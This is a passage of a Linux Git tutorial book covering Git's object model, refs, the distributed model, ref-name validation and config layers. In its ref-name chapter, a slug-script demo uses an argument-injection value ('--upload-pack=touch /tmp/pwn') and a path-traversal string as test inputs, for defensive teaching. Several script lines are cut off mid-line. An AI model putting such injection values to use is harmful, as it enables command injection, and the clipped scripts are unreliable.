Commands, paths, and package names assume a POSIX shell on Linux (`bash` is fine). Examples use `/home/…`, `~/.gitconfig`, and distro packages (`pacman`, `apt`, `dnf`). The Git commands themselves are the same on other Unix systems; this book does not walk macOS or Windows.

What you will master

- Git's object model, everyday commands, and recovery
- How a Git hosting platform is built, and how GitLab, Forgejo, Bitbucket, Gerrit, SourceHut, and GitHub differ
- Identity, CI, packages, supply-chain controls, backups, and air-gap

- GitHub Actions as one CI product
- GitOps with Flux and Argo CD, then progressive delivery with Argo Rollouts

How to read this so it sticks

Work front to back in Part I. Type every command in a throwaway directory. Later parts assume you can commit, branch, and push. Platform labs reuse the same three desk repositories: `desk-web`, `desk-api`, `desk-infra`.

The companion kit

Required for Parts I–II: Git 2.45 or newer on Linux (examples checked against 2.55), a terminal, and a text editor (`nvim` is the default in config examples).

Required from the GitOps parts onward: Docker, kind or K3s, `kubectl`, and Helm. Install those when you reach Part VII. You do not need a cluster to finish Git foundations.

Conventions

Commands are complete. Run them from the directory the page names. Output is representative; hashes and timestamps on your machine will differ.

Heredocs create files without opening an editor:

```
cat > README.md <<'EOF'
# desk-api
EOF
```

The quoted `'EOF'` keeps `$variables` and backticks literal. Drop the quotes only when you want the shell to expand them.

A **repository** (repo) is a directory Git is tracking. A **forge** is a Git hosting platform: the website and services around repositories (issues, pull requests, CI, packages). A **remote** is another copy of a repository you fetch from and push to.

Acknowledgements

K19G. Built as part of the books library.

Git Foundations

Mental Model

Theory

Theory: Snapshots, Names, and a Graph

This chapter is the model the rest of the book assumes. Commands later only add objects and move names.

Invariants

1. A **commit** names a complete tree, not a patch. Unchanged files reuse blob hashes.
2. History is a **DAG**: each commit points at parent(s). Nothing in the object store is rewritten in place.
3. A **branch** is a movable name for one commit. `HEAD` is a name for "where I am," usually a pointer to a branch name.
4. Everyday work uses **three trees**: working directory, index, `HEAD`. Status is the report of how they differ.
5. **Distribution** means every clone is a repository. A forge is extra software around that fact.

```
names (refs)                    objects (content-addressed)
HEAD → main → C                 C  commit  → tree T → blobs
              ↑                 B  commit
              B ← A             A  commit
```

If the name moves and the objects stay, you have not lost history; you have lost a pointer. Reflog (chapter 17) is the local journal of pointer motion.

Why this model

Centralized systems made the server the only full history. Git inverts that: the laptop is complete. Cheap branches follow from "a branch is a file containing a hash." Integrity follows from hashing content. Hosting platforms, CI, and GitOps cannot escape these invariants; they only add names, ACLs, and jobs.

What can break

- Treating Git like a file-sync tool (last write wins, no merge).
- Treating GitHub as Git (issues, Actions, and PRs are forge objects).
- Committing on a **detached HEAD** and switching away without a branch name.
- Assuming `git pull` is a primitive; it is fetch plus integrate.

How to read this chapter

Landscape is *why a VCS*. DAG, three trees, objects, refs, and distribution are *how Git thinks*. Detached HEAD and revision ranges are the first notations you will type. Install and the first repository apply this model on Linux.

The Version Control Landscape

The Version Control Landscape

After this page you can say what version control is for, why Git is the usual tool, and what a forge is.

Why you need a history

Without version control, a desk project grows copies:

```
desk-api/
   app.py
   app_backup.py
   app_final.py
   app_final_v2.py
   app_really_final_fixed.py
```

You lose which file is current, who changed the login line, and any way to undo Tuesday without also undoing Wednesday. Two people editing `app.py` overwrite each other.

A **version control system** (VCS) keeps one tree of files, a history of snapshots, and a way to merge parallel work.

Three generations

Generation	Idea	Examples
Local	History on one disk	SCCS, RCS
Centralized	One server is the repository	CVS, Subversion, Perforce
Distributed	Every clone is a full repository	Git, Mercurial

Local tools recorded deltas next to the files. Fine for one person on one machine.

Centralized tools put the real history on a server. You check out a working copy. Committing needs the network. If the server dies, history you do not have locally is gone.

Distributed tools give every clone the whole history. `git commit` is a local operation. A **remote** is another copy you push to when you choose. That is why Git works on a train, and why rewriting commits you already shared is a people problem.

Why Git

Git won the ecosystem. The properties that matter for this book:

- A commit is a **snapshot** of the whole tree, not a pile of patches as the primary model.
- A **branch** is a cheap name for one commit. Merging and rebasing are graph operations.
- Object names are **hashes** of content. Bit flips show up as missing or mismatched objects.
- Log, diff, commit, branch, and merge all work without a network.
- Hosting platforms speak Git remotes. Learning Git is not loyalty to one website.

Git vs Subversion, the comparison that still comes up:

	Git	Subversion
Architecture	Distributed	Centralized
Offline commit	Yes	No
Branch	A name on a commit	A copy in the tree
Typical remote	Any number	One canonical server

Mercurial is also distributed. Git is what forges, CI systems, and GitOps engines speak.

What a forge is

A **repository** is a directory Git is tracking (the `.git` folder plus your files).

A **forge** is a Git hosting platform: the website and services around repositories. Issues, pull requests, CI, packages, and user accounts live on the forge. GitHub, GitLab, Forgejo, Bitbucket, Gerrit, and SourceHut are forges. This book treats Git first, then the platforms.

Git is the tool. The forge is the product you log into. GitOps (later) is the idea that the same Git history should drive what runs in production.

What Git is not

- Not a backup by itself. A single laptop clone can die; you still need remotes and backups.
- Not a file-sync tool. Dropbox overwrites. Git records snapshots and asks you to merge.
- Not GitHub. You can use Git for years with a forge you run yourself, or with no forge at all.

Next

The next pages are how Git thinks: a graph of commits, three trees on disk, four object types, names for those objects, and what "distributed" means for a server.

The Directed Acyclic Graph

The Directed Acyclic Graph

After this page you can draw a tiny Git history as a graph and say what a branch is.

Snapshots with parents

A **commit** is a snapshot of the whole project at one instant, plus metadata (author, message, time) and a pointer to the commit that came before it — its **parent**.

Two commits in a row:

```
A  ←  B
```

`B`'s parent is `A`. Time flows left to right in this book's diagrams; the parent pointer points backward, toward history.

A chain of commits is a **directed acyclic graph** (DAG): directed because each commit points at parents, acyclic because a commit cannot be its own ancestor.

A branch is a name

A **branch** is a movable name for one commit. `main` is a file that contains a hash. When you commit, Git writes a new snapshot whose parent is the current tip, then slides the name forward.

```
A  ←  B  ←  C     main
```

`main` now names `C`. `A` and `B` are still there. Nothing was overwritten.

A second line of work

Start a branch named `feature` while `main` is at `C`, then add two commits:

```
A  ←  B  ←  C          main
            ↑
            D  ←  E    feature
```

`C` has two children. Git is fine with that. A **merge commit** has two parents:

```
A  ←  B  ←  C  ←  M     main
            ↑     ↑
            D  ←  E     feature
```

`M` ties the two lines together. **Rebase** (chapter 9) copies `D` and `E` onto a new parent instead. New hashes, similar diffs. You will do that after first-repository muscle memory is in place.

HEAD

HEAD is "where I am." Most of the time it points at a branch name, and the branch name points at a commit:

```
HEAD → refs/heads/main → C
```

Commands that "move HEAD" are moving that name, or (when HEAD is **detached**) pointing HEAD at a raw commit hash. Detached HEAD shows up when you check out a tag or a hash. New commits on a detached HEAD are easy to lose when you switch away. Create a branch before you leave, or find them later with the reflog (chapter 17).

```
git log --oneline --graph --all
git rev-parse HEAD main
git status
```

`git status` says `HEAD detached at …` when it is.

Look at the graph

Once you have a repository (next chapter's neighbor, chapter 3):

```
git log --oneline --graph --decorate --all
```

`--decorate` prints the names (`main`, `HEAD`, tags) next to the commits they point at. The graph is the truth. Commands add objects and move names. If you hold the graph, `reset`, `rebase`, and `reflog` stop feeling like magic.

The Three-Tree Model

The Three-Tree Model

After this page you can name Git's three snapshots of the same project and say which command copies between them.

Three snapshots, one project

Everyday Git is three versions of the same tree:

Name	On disk	Role
Working directory	your files	What you edit
Index (staging area)	`.git/index`	What the *next* commit will contain
HEAD commit	an object in `.git/objects`	Last committed snapshot on this branch

```
working directory  --git add-->  index  --git commit-->  HEAD
                 <--git restore--      <--git restore --staged / git reset--

 ~/desk/desk-api/              .git/index                .git/objects
 README.md, src/…              next commit               last commit (HEAD)
```

- `git add` copies working-tree bytes into the index (and writes **blob** objects).
- `git commit` writes a **tree** from the index, then a **commit** pointing at that tree and at the current HEAD, then slides the branch name forward.
- `git restore <file>` copies from the index (or a commit) onto the working tree.
- `git restore --staged <file>` copies from HEAD into the index, leaving your working-tree edit in place.

There is no fourth "GitHub tree." A remote is another repository's names plus objects you have fetched.

Why the index exists

The index lets the next commit be a chosen subset of what is on disk. You can edit five files and commit two.

```
echo "ok" >> README.md
echo "wip" >> notes.txt
git add README.md
git status
# README.md is staged; notes.txt is not
```

`git commit -a` copies **already tracked** files from the working tree into the index and commits. New files still need `git add`. Prefer explicit `git add` until that distinction is boring.

`status` is the three-tree report

```
git status
```

Git compares:

- working tree vs index → "Changes not staged for commit"
- index vs HEAD → "Changes to be committed"
- untracked files → paths the index does not know

When all three match, `status` is clean. That is the happy state after a commit.

`reset` in one sentence

`git reset` moves HEAD and optionally the index and working tree. Soft / mixed / hard are which of the three trees follow. Chapter 7 (reset) and chapter 17 (reflog) use this on purpose. For now, prefer `git restore` to throw away an unstaged edit, and `git restore --staged` to unstage.

Check it

```
git status
git diff              # working tree vs index
git diff --staged     # index vs HEAD
```

If `git diff` is empty and `git diff --staged` is not, the next commit already contains the change. If both are empty and `status` still lists a file, it is untracked — `git add` it.

Object Types

Object Types

After this page you can name Git's four object types and say what a hash is identifying.

Content-addressed storage

Git stores objects in `.git/objects`. The name of an object is a **hash** of its content. Change one byte of a file → new blob, new tree, new commit. Unchanged files keep the same blob hash across commits, which is why a one-line edit is cheap.

Historically the hash is SHA-1. Repositories can use SHA-256. Commands look the same. This book prints short hashes (`a1b2c3d`) the way `git log --oneline` does.

Four types

Type	Payload
blob	file bytes (no filename)
tree	name → object (a blob or a nested tree)
commit	a tree + parent commit(s) + author + message
tag	annotated pointer + message + optional signature

Filenames live in **trees**, not in blobs. Rename a file: new tree, same blob.

```
commit C
  tree T
    README.md  → blob B1
    src/       → tree T2
      main.py  → blob B2
  parent → commit B
  author Ada Desk <ada@example.com>
  message "Add ping"
```

A **lightweight tag** is only a name (a ref). An **annotated tag** is a real tag object. Chapter 12 covers tagging in daily use.

Packfiles are compression

Git also stores **packfiles**: many objects packed together with deltas, for disk. That is compression, not the data model. You still think in snapshots. Chapter 16 opens the object store with `git cat-file`. You can peek now:

```
git cat-file -t HEAD          # usually "commit"
git cat-file -p HEAD          # the commit payload
git rev-parse HEAD^{tree}     # the tree that commit names
```

`-p` pretty-prints. `-t` prints the type.

Integrity

Because names are hashes, a silent bit flip in a blob does not match the name the tree recorded. `git fsck` (chapter 21) walks the graph and reports missing or malformed objects. Forges and GitOps engines rely on this: the commit you pulled is the tree the author hashed.

What this buys a server

A Git hosting platform is, at minimum, a store of these objects plus names (branches, tags) plus auth. Chapter 23 is that architecture. The object model you just learned is the constraint the server cannot wish away: clones fetch objects and update names.

References: Branches, Tags, and HEAD

References: Branches, Tags, and HEAD

After this page you can say what a ref is, where it lives, and how HEAD relates to a branch.

A ref is a name for a hash

A **ref** (reference) is a name that points at a commit (or, for annotated tags, at a tag object). Git stores them as files under `.git/refs/` and, when there are many, in `.git/packed-refs`.

Ref	Typical path	Meaning
Branch	`.git/refs/heads/main`	Movable name for a line of work
Tag	`.git/refs/tags/v1.0`	Name meant to stay put
Remote-tracking	`.git/refs/remotes/origin/main`	Last-seen tip of a branch on a remote
HEAD	`.git/HEAD`	Where you are

```
git rev-parse main
git rev-parse HEAD
cat .git/HEAD
# ref: refs/heads/main
```

`git rev-parse` turns a name into a hash. Use it when a diagram and the disk disagree in your head.

Branches move, tags mostly do not

```
git branch                  # local branches
git branch feature          # new name at current HEAD
git switch feature          # HEAD now points at feature
git switch -c hotfix        # create and switch
```

`git switch` is the modern command for changing branches (`git checkout` still works; this book uses `switch` for branches and `restore` for files).

A tag is a bookmark:

```
git tag v0.1                # lightweight: a name at HEAD
git tag -a v0.1 -m "first"  # annotated: a tag object
```

Moving a published tag surprises people who already fetched it. Moving a branch is normal.

HEAD is usually a pointer to a pointer

```
.git/HEAD          →  ref: refs/heads/main
.git/refs/heads/main →  a1b2c3d4….
```

Commit while on `main`: Git writes a new commit whose parent is `a1b2c3d4…`, then overwrites `refs/heads/main` with the new hash. HEAD did not change its text; the branch it names did.

Detached HEAD: `.git/HEAD` contains a raw hash instead of `ref: refs/heads/…`. You get there with `git switch --detach`, or by checking out a tag. To keep work from a detached HEAD:

```
git switch -c keep-this
```

That creates a branch at the current commit and attaches HEAD to it.

Remote-tracking names

After you add a remote named `origin` and fetch (chapter 11):

```
refs/remotes/origin/main
```

That is *your* last photograph of `main` on that remote. It updates on fetch. You do not commit onto it. Your local `main` is a separate name you push.

Plumbing vs porcelain

`git branch`, `git switch`, `git tag` are **porcelain** (human commands). `git update-ref` and `git symbolic-ref` are **plumbing** (the same operations, no sugar). This book stays on porcelain until internals (chapter 16). Knowing refs are files is enough to understand why creating a branch is cheap: Git writes a 41-byte file.

The Distributed Model

The Distributed Model

After this page you can explain why every clone is a repository, and what that implies for a hosting server.

Every clone is a full copy

When you `git clone`, you get:

- every commit reachable from the branches and tags you fetched
- a working tree checked out at one branch (usually `main`)
- a remote named `origin` pointing at the URL you cloned

There is no "thin client." `git log`, `git diff`, `git commit`, `git branch`, and `git merge` talk to `.git/` on your disk. The network is for **fetch** (download objects and update remote-tracking names) and **push** (upload objects and ask the other side to move a name).

```
your laptop                          a forge

  .git/objects        fetch/push     .git/objects
  refs/heads/main   ←       →   refs/heads/main
  refs/remotes/                    (plus issues,
    origin/main                     CI, packages)
```

Both sides are Git repositories. The forge adds a website, accounts, and extra services. Git itself does not need them.

Implications

Offline work is real. You can commit on a plane. Push when you have a network.

Several remotes are normal. `origin` is a convention, not a law. You can push the same `desk-api` history to a laptop USB clone, a Forgejo server, and GitHub. Chapter 22 uses that as an independence move.

The server does not own history uniquely. If the forge vanishes, every up-to-date clone still has the Git objects. What you lose are issues, pull-request comments, CI logs, and packages — the forge's extras. That split is the rest of this book.

Rewriting shared history is a social operation. `git commit --amend` and rebase change hashes. On your laptop before anyone fetched, that is fine. After others based work on those hashes, you are asking them to reset. Chapter 9 is the skill; this page is the reason it matters.

Fetch is not pull. `git fetch` updates `origin/main` on disk. `git pull` is fetch plus a merge or rebase into your current branch. Chapter 11 separates them. Prefer fetch until pull's extra step is a choice you can name.

What a hosting platform must speak

A Git server has to:

1. Store objects and refs.
2. Speak the Git protocol over SSH and/or HTTP (smart protocol: the client and server negotiate which objects to send).
3. Decide who may move which refs (authorization).
4. Run **hooks** on receive (the server-side programs that can reject a push).

Everything else — pull requests, CI, registries, SAML — is forge software on top of that. Chapter 23 draws the boxes. Chapter 3 stays on your laptop: `git init`, add, commit.

Detached HEAD

Detached HEAD

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- What detached HEAD is, how you get there, how to keep the work.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Revisions and Ranges

Revisions and Ranges

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `HEAD~` vs `HEAD^`, `A..B` vs `A...B`, `@{u}`, reflog syntax preview.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Ref Name Rules: What git check-ref-format Allows, and Why

Ref Name Rules: What `git check-ref-format` Allows, and Why

Thesis

Branch and tag names look like free text, but Git enforces a short list of rules on them. Nearly every forbidden character already means something in **revision syntax** (`a..b`, `HEAD~2`, `v1^{}`, `main@{1}`), in **refspecs** (`src:dst`, `refs/heads/*`), or in the **files ref backend**, where refs are paths and `.lock` files are real. Branches add one rule of their own: they can't start with `-`, so a name can't be parsed as an option.

`git check-ref-format` is the plumbing command that applies these rules. Any tool that turns user input into a branch name (a bot that makes branches from issue titles, a CI job, a forge) should call it rather than reimplement it.

This chapter tests each rule, shows the stricter `--branch` mode, and covers names that are *valid* but still cause trouble. Everything was run with Git 2.47.3.




Figure 1: Ref name rules and the syntax each one protects

The rules, tested one at a time

`git check-ref-format <refname>` exits 0 if the name is valid and 1 if it isn't, and prints nothing either way. This script checks each candidate as a full ref under `refs/heads/`:

```
#!/bin/sh
# Each candidate checked as a full ref under refs/heads/
for n in 'feature/login' 'fix-123' 'release/v2.0' 'a..b' 'wip.' 'x.lock' 'feat/.hidden' 'has
  if git check-ref-format "refs/heads/$n"; then r="valid  "; else r="INVALID"; fi
  printf "%s  %s\n" "$r" "$(printf "%s" "$n" | tr "\001" "?")"
done
```

```
$ ./run1.sh
valid    feature/login
valid    fix-123
valid    release/v2.0
INVALID  a..b
INVALID  wip.
INVALID  x.lock
INVALID  feat/.hidden
INVALID  has space
INVALID  tilde~1
INVALID  caret^
INVALID  colon:x
INVALID  what?
INVALID  star*
INVALID  brack[et
INVALID  back\slash
INVALID  trail/
INVALID  dbl//slash
valid    @
INVALID  at@{x
valid    -dash
valid    naïve
valid    UPPER/Case
INVALID  ctl?
```

Mapping each rejection to the documented rule, and to what it protects:

Rejected	Rule	Why
`a..b`	no `..` anywhere	`a..b` is a range
`wip.` / `feat/.hidden`	no trailing `.`; no component starting with `.`	hidden files and directories, and `..` path tricks
`x.lock`	no component ending in `.lock`	the files backend writes `<ref>.lock` while updating
`has space`, `ctl^A`	no space, control characters or DEL	scripts that split on whitespace
`tilde~1`, `caret^`	no `~` or `^`	`HEAD~1` (parent), `v1^{}` (peel)
`colon:x`	no `:`	`src:dst` refspecs, `rev:path`
`what?`, `star*`, `brack[et`	no `?`, `*` or `[`	shell globs, and `*` in refspec patterns
`back\slash`	no `\`	escaping, and Windows paths

Rejected	Rule	Why
`trail/`, `dbl//slash`	no leading or trailing `/`; no `//`	path normalization
`at@{x`	no `@{`	reflog syntax: `main@{1}`, `@{-1}`, `@{u}`

Three results tend to surprise people. `refs/heads/@` is **valid**, because the "cannot be the single character `@`" rule applies to the whole refname, not to a component. `refs/heads/-dash` is **valid** as a ref; the dash rule only exists for branch names (next section). Non-ASCII UTF-8 such as `naïve` is **valid**, because Git only bans bytes below `\040`, DEL and the listed punctuation.

`--branch`: the stricter check porcelain uses

`--branch` takes a short branch name, expands `@{-N}` (the previous checkout), and applies extra rules: no leading `-`, and not `HEAD`:

```
$ git check-ref-format --branch <name>
topic      -> topic
-dash      -> fatal: '-dash' is not a valid branch name
@          -> @
HEAD       -> fatal: 'HEAD' is not a valid branch name
@{-1}      -> topic
feat/.x    -> fatal: 'feat/.x' is not a valid branch name

$ git check-ref-format --normalize
refs/heads//x    -> refs/heads/x
refs/heads/x/    -> INVALID (exit 1)
/refs/heads/y    -> refs/heads/y
main             -> INVALID (exit 1)

$ one-level and patterns
main                                INVALID
--allow-onelevel main               valid
refs/heads/*                        INVALID
--refspec-pattern refs/heads/*      valid
--refspec-pattern refs/heads/*/x/*  INVALID
```

- **`@{-1}` printed `topic`.** It was resolved to the branch checked out before `main`. A tool that accepts branch names should run input through `--branch` and use **the printed name**, not the raw input.
- **`-dash` is rejected here but was valid as `refs/heads/-dash`.** This is the guard against argument injection. A name like `--upload-pack=…` can never become a branch. Wrappers should still put `--` or `--end-of-options` before operands (see the argument-injection chapter in Security), because refs created by plumbing or arriving from remotes don't go through `--branch`.

- **`--normalize`** removes leading slashes and collapses `//`, then validates. A trailing slash is still rejected.
- **One-level names** such as `main` fail without `--allow-onelevel`, because a full refname must contain a `/`. Pass `--branch`, or `refs/heads/$name`, rather than a bare name.
- **`--refspec-pattern`** allows exactly one `*`, the way `fetch = +refs/heads/*:refs/remotes/origin/*` uses it.

Valid names that still cause trouble

Passing `check-ref-format` doesn't mean a name will work in *this* repository:

```
$ ./run3.sh
== ref-format=files
  fatal: cannot lock ref 'refs/heads/feature/login': 'refs/heads/feature' exists; cannot cre
  after deleting 'feature': feature/login created
  fatal: cannot lock ref 'refs/heads/feature': 'refs/heads/feature/login' exists; cannot cre
== ref-format=reftable
  fatal: 'refs/heads/feature' exists; cannot create 'refs/heads/feature/login'
  after deleting 'feature': feature/login created
  fatal: 'refs/heads/feature/login' exists; cannot create 'refs/heads/feature'
== same name as branch and tag
  tag v1=383d9fc branch v1=2e577f8
  git rev-parse v1 -> 383d9fc
  warning: refname 'v1' is ambiguous.
== a branch literally named @
  refs/heads/@=383d9fc  @=2e577f8  HEAD=2e577f8
== leading dash
  fatal: '-dash' is not a valid branch name
  hint: See `man git check-ref-format`
  hint: Disable this message with "git config advice.refSyntax false"
```

- **Directory/file (D/F) conflicts.** `feature` and `feature/login` can't both exist. In the files backend, `refs/heads/feature` can't be both a file and a directory. The reftable backend has no such limitation on disk, but it refuses the same names, so a repository behaves the same with either backend. If teams use `feature/<name>` namespaces, never create a bare `feature` branch.
- **Ambiguous short names.** With both a tag and a branch called `v1`, `git rev-parse v1` warns and picks the **tag**. Per gitrevisions, the lookup order is `refs/<name>`, then `refs/tags/`, then `refs/heads/`, then `refs/remotes/`. Scripts should always pass full refnames (`refs/heads/v1`).
- **A branch named `@`.** It's allowed, but in revision syntax `@` means `HEAD`, so `@` resolves to HEAD's commit (2e577f8) while `refs/heads/@` points elsewhere (383d9fc). Nobody wants this; refuse it in tooling.
- **Case.** On a case-insensitive filesystem (the defaults on macOS and Windows), the files backend stores `Feature` and `feature` as the same path, so they collide or behave inconsistently depending on whether the ref is loose or packed. Stick to lowercase names in shared repos.

Turning free text into a branch name

A bot that creates branches from issue titles should first map the text into a conservative ASCII subset, then let Git have the final say:

```
#!/bin/sh
# slug.sh "<free text>" -> a branch name that passes check-ref-format --branch
slug=$(printf '%s' "$1" |
  LC_ALL=C tr -c 'A-Za-z0-9._/-' '-' |      # anything else becomes '-'
  sed -e 's#\.\.*#.#g' \
      -e 's#\.lock\(/\|$\)#-lock\1#g' \
      -e 's#/[-.]*#/#g' -e 's#[-.]*/#/#g' \
      -e 's#//*#/#g' -e 's#--*#-#g' \
      -e 's#^[-/.]*##' -e 's#[-/.]*$##')
[ -n "$slug" ] || slug=branch
git check-ref-format --branch "$slug" >/dev/null 2>&1 || { echo "refusing: $slug" >&2; exit
printf '%s\n' "$slug"
```

```
$ for t in ...; do ../slug.sh "$t"; done
Fix: login fails on Safari?    -> Fix-login-fails-on-Safari
feat/../../etc                 -> feat/etc
--upload-pack=touch /tmp/pwn   -> upload-pack-touch/tmp/pwn
wip.lock                       -> wip-lock
release/v2.0.                  -> release/v2.0
@{-1}                          -> 1
a.lock/b                       -> a-lock/b
...                            -> branch
```

The `tr` step drops everything outside `[A-Za-z0-9._/-]`, which removes spaces, `~^:?*[\`, `@{` and control bytes in one go. The `sed` steps handle the rules that depend on context: `..`, `.lock`, components starting with a dot or dash, and leading or trailing separators. `check-ref-format --branch` is the backstop. If a future Git version tightens the rules, the script refuses rather than creating a bad ref.

The script doesn't check for collisions with existing refs. Before creating a branch, check `git show-ref --verify --quiet refs/heads/$slug`, and look for D/F conflicts with `git for-each-ref refs/heads/$slug/`.

Pitfalls

- **Validating with a regex you wrote.** You'll miss `.lock`, `@{` or the single-`@` rule. Call `git check-ref-format`.
- **Validating the raw input instead of the `--branch` output.** `@{-1}` passes validation as itself, but it means a different branch for every user.
- **Using short names in scripts.** `git rev-parse v1` depends on which namespaces contain `v1`. Use `refs/heads/…` and `refs/tags/…`.

- **Relying on name rules for security.** Ref names from remotes and plumbing can start with `-`. Always use `--` and `--end-of-options` in wrappers.

Takeaways

- Every forbidden character in a ref name is reserved for something else in Git: ranges, parent and peel operators, refspecs, globs, reflogs or lock files.
- `git check-ref-format` validates full refnames. `--branch` adds `@{-N}` expansion and the no-leading-dash and not-`HEAD` rules. Use its printed output.
- A valid name can still collide: D/F conflicts, a tag and branch with the same name, `@`, and case on macOS and Windows.
- To turn free text into a branch name, restrict it to a safe subset, fix the context rules, then let `check-ref-format --branch` have the final say.

Sources

- git-check-ref-format(1): the full rule list, `--branch`, `--normalize`, `--refspec-pattern`, `--allow-onelevel`.
- gitrevisions(7): `..`, `~`, `^`, `@{…}`, `@` and the short-name lookup order.
- git-branch(1) and git-init(1) (`--ref-format=files|reftable`).
- gitglossary(7): ref, refspec, and the definition of a pattern.

Install and Config

Theory

Theory: Identity and Config are Data, Not Login

Git does not have accounts. It has **key-value config** and **author strings baked into commits**. A forge later *matches* those strings to a user.

Invariants

1. Config is three layers: system (`/etc/gitconfig`), global (`~/.gitconfig`), local (`.git/config`). **Later overrides earlier.**
2. `user.name` and `user.email` are copied into every commit object. Changing config does not rewrite old commits.
3. Authentication to a **remote** (SSH key or HTTPS token) is separate from commit identity.
4. `init.defaultBranch` only affects **new** repositories.

```
/etc/gitconfig          machine
~/.gitconfig            you
.git/config             this repo     ← wins

user.email    commit.author     (history)
SSH key       git@host          (transport)
```

Why layers

One person, two emails (home and work) is a local or `includeIf` problem, not a second Git install. One laptop, several forges, is several keys in `~/.ssh/config`, not several `user.name`s.

What can break

- Commits with `$USER@$HOSTNAME` because identity was never set (`user.useConfigOnly` refuses that).
- Pushing with HTTPS using an account password; most forges want a **token**.
- Setting `core.autocrlf` on Linux and fighting LF files.
- Assuming `core.editor` is optional and then hanging in `vim` on `git commit` with no `-m`.

How to read this chapter

Install is PATH and version. Layers are which file won (`--show-origin`). Identity is what history will say. SSH vs HTTPS is how a remote will know you. Editor, aliases, and updates are the Linux daily driver.

Installing Git

Installing Git

After this page you have a current `git` on your `PATH` on Linux and can print its version.

Check what you already have

```
git --version
which -a git
```

This book wants **2.45 or newer** on **Linux**. Examples were checked against **2.55**. You need `git switch`, `git restore`, and (later) SSH commit signing.

Most desktop distros already ship a new enough Git. If `which git` prints `/usr/bin/git` and the version is 2.45+, you are done.

Install from the distro

Arch Linux and Omarchy

```
pacman -Q git
# missing or too old:
sudo pacman -S git
```

Debian and Ubuntu

```
sudo apt update
sudo apt install git
```

Fedora

```
sudo dnf install git
```

Enterprise images sometimes freeze Git at 2.25. If `git --version` is older than 2.45, use your distro's backports or a current tarball from git-scm.com so `switch` and `restore` exist.

Line endings and the filesystem

Linux stores **LF** line endings and executable bits. Leave `core.autocrlf` unset. Leave `core.fileMode` at the default (`true`) so `chmod +x` is recorded. Those defaults are why hooks and scripts in later chapters work with `chmod +x hook.sh`.

What else you need for Parts I–II

Tool	Role
A Linux terminal	Where you run `git` (`bash` or another POSIX shell)
A text editor	`nvim` in this book's config examples; any editor is fine

Docker, Kubernetes, and a forge account wait until later parts.

Set `core.editor` once you know which editor you type in (next page). Until then, `git commit -m "message"` avoids opening one.

Confirm

```
git --version
which git
echo "$HOME"
```

`$HOME` should be `/home/<you>`. Then set identity and the three config layers on the next page.

Config Layers

Config Layers

After this page you can say which file a Git setting comes from, and set the handful of keys this book assumes.

Three layers

Layer	Flag	Typical file	Who
System	`--system`	`/etc/gitconfig`	every user on the machine
Global	`--global`	`~/.gitconfig`	you, every repo
Local	`--local` (default)	`.git/config`	this repo only

Later keys **override** earlier ones. Work email in a company repo is a local `user.email`, not a second global identity you forget to switch.

```
wins

      .git/config          local    this repo
      ~/.gitconfig         global   this user
      /etc/gitconfig       system   this machine

reads bottom → top; last value for a key wins
```

```
git config --list --show-origin --show-scope
git config --show-origin user.email
```

`--show-origin` prints the file that won. `--unset` removes a key at the layer you name:

```
git config --global --unset core.editor
```

Set the global layer once

```
git config --global init.defaultBranch main
git config --global core.editor "nvim"
git config --global pull.ff only
git config --global rerere.enabled true
```

```
git config --global diff.algorithm histogram
git config --global merge.conflictstyle zdiff3
```

Key	Why
`init.defaultBranch main`	`git init` creates `main`, not `master`
`core.editor`	`git commit` without `-m` opens this editor (`code --wait`, `vim`, `nvim`)
`pull.ff only`	`git pull` fast-forwards or fails; you merge or rebase on purpose
`rerere.enabled`	reuse recorded conflict resolutions
`diff.algorithm histogram`	better diffs on refactored files
`merge.conflictstyle zdiff3`	conflict markers include the common ancestor

`pull.ff only` means a pull that would create a merge commit fails instead. That is safer than the old default. Chapter 11 is remotes; this setting is safe to apply now.

Leave `core.fileMode` at the default so Git records executable bits. Set it to `false` only on a filesystem that cannot store those bits.

Repo-only overrides

```
cd desk-api
git config user.email "ada@work.example"
# writes .git/config
```

Inspect:

```
git config --local --list --show-origin
```

`includeIf` for home vs work

```
# ~/.gitconfig
[user]
    name = Ada Desk
    email = ada@example.com

[includeIf "gitdir:~/work/"]
    path = ~/.gitconfig-work
```

```
# ~/.gitconfig-work
[user]
```

```
    email = ada@work.example
```

Any repo under `~/work/` picks up the work email without a per-repo command. Paths in `gitdir:` should be absolute or start with `~/`.

See the result

```
git config --list --show-origin --show-scope | less
```

Identity (`user.name`, `user.email`) is the next page. Those two keys go into every commit.

Identity, Email, and Essential Settings

Identity, Email, and Essential Settings

After this page every commit you make records a name and email you chose.

Identity is metadata, not a login

`user.name` and `user.email` are written **into every commit**. They are not a password and not a forge account. Forges *match* the email to an account when they display history. A typo produces "unknown author" on the website. `git commit` still succeeds.

```
~/.gitconfig
  user.name  = Ada Desk
  user.email = ada@example.com


      commit object
        tree    …
        parent  …
        author  Ada Desk <ada@example.com>  1774… +0530
        committer Ada Desk <ada@example.com> …
        message …
```

```
git config --global user.name "Ada Desk"
